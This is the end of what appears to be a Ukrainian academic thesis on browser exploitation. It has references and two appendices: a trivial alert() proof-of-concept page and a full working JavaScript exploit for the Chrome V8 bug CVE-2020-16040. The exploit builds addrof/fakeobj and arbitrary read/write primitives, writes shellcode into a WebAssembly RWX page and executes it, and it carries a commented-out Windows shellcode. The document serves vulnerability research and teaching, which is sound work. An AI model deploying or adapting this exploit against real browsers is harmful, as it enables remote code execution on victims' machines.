29. Market share of web browsers in Russia in 2022. [Електронний ресурс] – Режим доступу до ресурсу: https://www.statista.com/statistics/1257246/web-browser-market-share-in-russia/
30. 0x02a: CVE-2020-16040 ANALYSIS & EXPLOITATION. [Електронний ресурс] – Режим доступу до ресурсу: https://homecrew.dev/posts/cve-2020-16040.html
31. Google Chrome Older Versions Download (Windows, Linux & Mac). [Електронний ресурс] – Режим доступу до ресурсу: https://www.slimjet.com/chrome/google-chrome-old-version.php

ДОДАТОК А HTML-ТЕМПЛЕЙТ PoC alert-ЕКСПЛОЙТУ

```
<html>
<head>
<script type="text/javascript">alert('Malicious Javascript code is running
here');</script>
</head>
<body>
<h1>Exploited!</h1>
<script>alert('Another Malicious Javascript code is running here');</script>
</body>
</html>
```

ДОДАТОК В HTML-ТЕМПЛЕЙТ ЕКСПЛОЙТУ ДЛЯ ВРАЗЛИВОСТІ N-ДНЯ CVE-2020-16040

```
<html><head><script>
/*
BSD 2-Clause License

Copyright (c) 2021, rajvardhan agarwal
All rights reserved.

Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this
   list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice,
   this list of conditions and the following disclaimer in the documentation
   and/or other materials provided with the distribution.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
"AS IS"
AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO,
THE
IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE ARE
DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS
BE LIABLE
FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE
GOODS OR
SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
HOWEVER
CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
LIABILITY,
OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF
THE USE
OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*/

// Reference: https://faraz.faith/2021-01-07-cve-2020-16040-analysis/

var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128
,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,
128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,
0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11])
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
```

```
var f = wasm_instance.exports.main;

var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);
let buf2 = new ArrayBuffer(0x150);

function ftoi(val) {
  f64_buf[0] = val;
  return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) {
  u64_buf[0] = Number(val & 0xffffffffn);
  u64_buf[1] = Number(val >> 32n);
  return f64_buf[0];
}

function foo(a) {
 var y = 0x7fffffff;

 if (a == NaN) y = NaN;
 if (a) y = -1;

 let z = y + 1;
 z >>= 31;
 z = 0x80000000 - Math.sign(z|1);

 if(a) z = 0;

 var arr = new Array(0-Math.sign(z));
 arr.shift();
 var cor = [1.1, 1.2, 1.3];

 return [arr, cor];
}

for(var i=0;i<0x3000;++i)
  foo(true);

var x = foo(false);
var arr = x[0];
var cor = x[1];

const idx = 6;
arr[idx+10] = 0x4242;

function addrof(k) {
  arr[idx+1] = k;
  return ftoi(cor[0]) & 0xffffffffn;
}
```

```
function fakeobj(k) {
  cor[0] = itof(k);
  return arr[idx+1];
}

var float_array_map = ftoi(cor[3]);

var arr2 = [itof(float_array_map), 1.2, 2.3, 3.4];
var fake = fakeobj(addrof(arr2) + 0x20n);

function arbread(addr) {
  if (addr % 2n == 0) {
    addr += 1n;
  }
  arr2[1] = itof((2n << 32n) + addr - 8n);
  return (fake[0]);
}

function arbwrite(addr, val) {
  if (addr % 2n == 0) {
    addr += 1n;
  }
  arr2[1] = itof((2n << 32n) + addr - 8n);
  fake[0] = itof(BigInt(val));
}

function copy_shellcode(addr, shellcode) {
  let dataview = new DataView(buf2);
  let buf_addr = addrof(buf2);
  let backing_store_addr = buf_addr + 0x14n;
  arbwrite(backing_store_addr, addr);

  for (let i = 0; i < shellcode.length; i++) {
    dataview.setUint32(4*i, shellcode[i], true);
  }
}

var rwx_page_addr = ftoi(arbread(addrof(wasm_instance) + 0x68n));
console.log("[+] Address of rwx page: " + rwx_page_addr.toString(16));
var shellcode =
[16889928,16843009,1213202689,1652108984,23227744,70338561,800606244
,796029813,1349413218,1760004424,16855099,19149953,1208025345,139731
0648,1497451600,3526447165,1510500946,1390543176,1222805832,1684319
2,16843009,3091746817,1617066286,16867949,604254536,1966061640,16472
76659,827354729,141186806,3858843742,3867756630,257440618,242539315
7];
/*var shellcode =
[3833809148,12642544,1363214336,1364348993,3526445142,1384859749,138
4859744,1384859672,1921730592,3071232080,827148874,3224455369,20867
47308,1092627458,1091422657,3991060737,1213284690,2334151307,215112
34,2290125776,1207959552,1735704709,1355809096,1142442123,122685044
3,1457770497,1103757128,1216885899,827184641,3224455369,3384885676,3
```

```
238084877,4051034168,608961356,3510191368,1146673269,1227112587,109
7256961,1145572491,1226588299,2336346113,21530628,1096303056,151580
6296,1497454657,2202556993,1379999980,1096343807,2336774745,4283951
378,1214119935,442,0,2374846464,257,2335291969,3590293359,2729832635,
2797224278,4288527765,3296938197,2080783400,3774578698,1203438965,1
785688595,2302761216,1674969050,778267745,6649957]; */ // windows
shellcode
copy_shellcode(rwx_page_addr, shellcode);
f();
</script>
</head>
</html>
```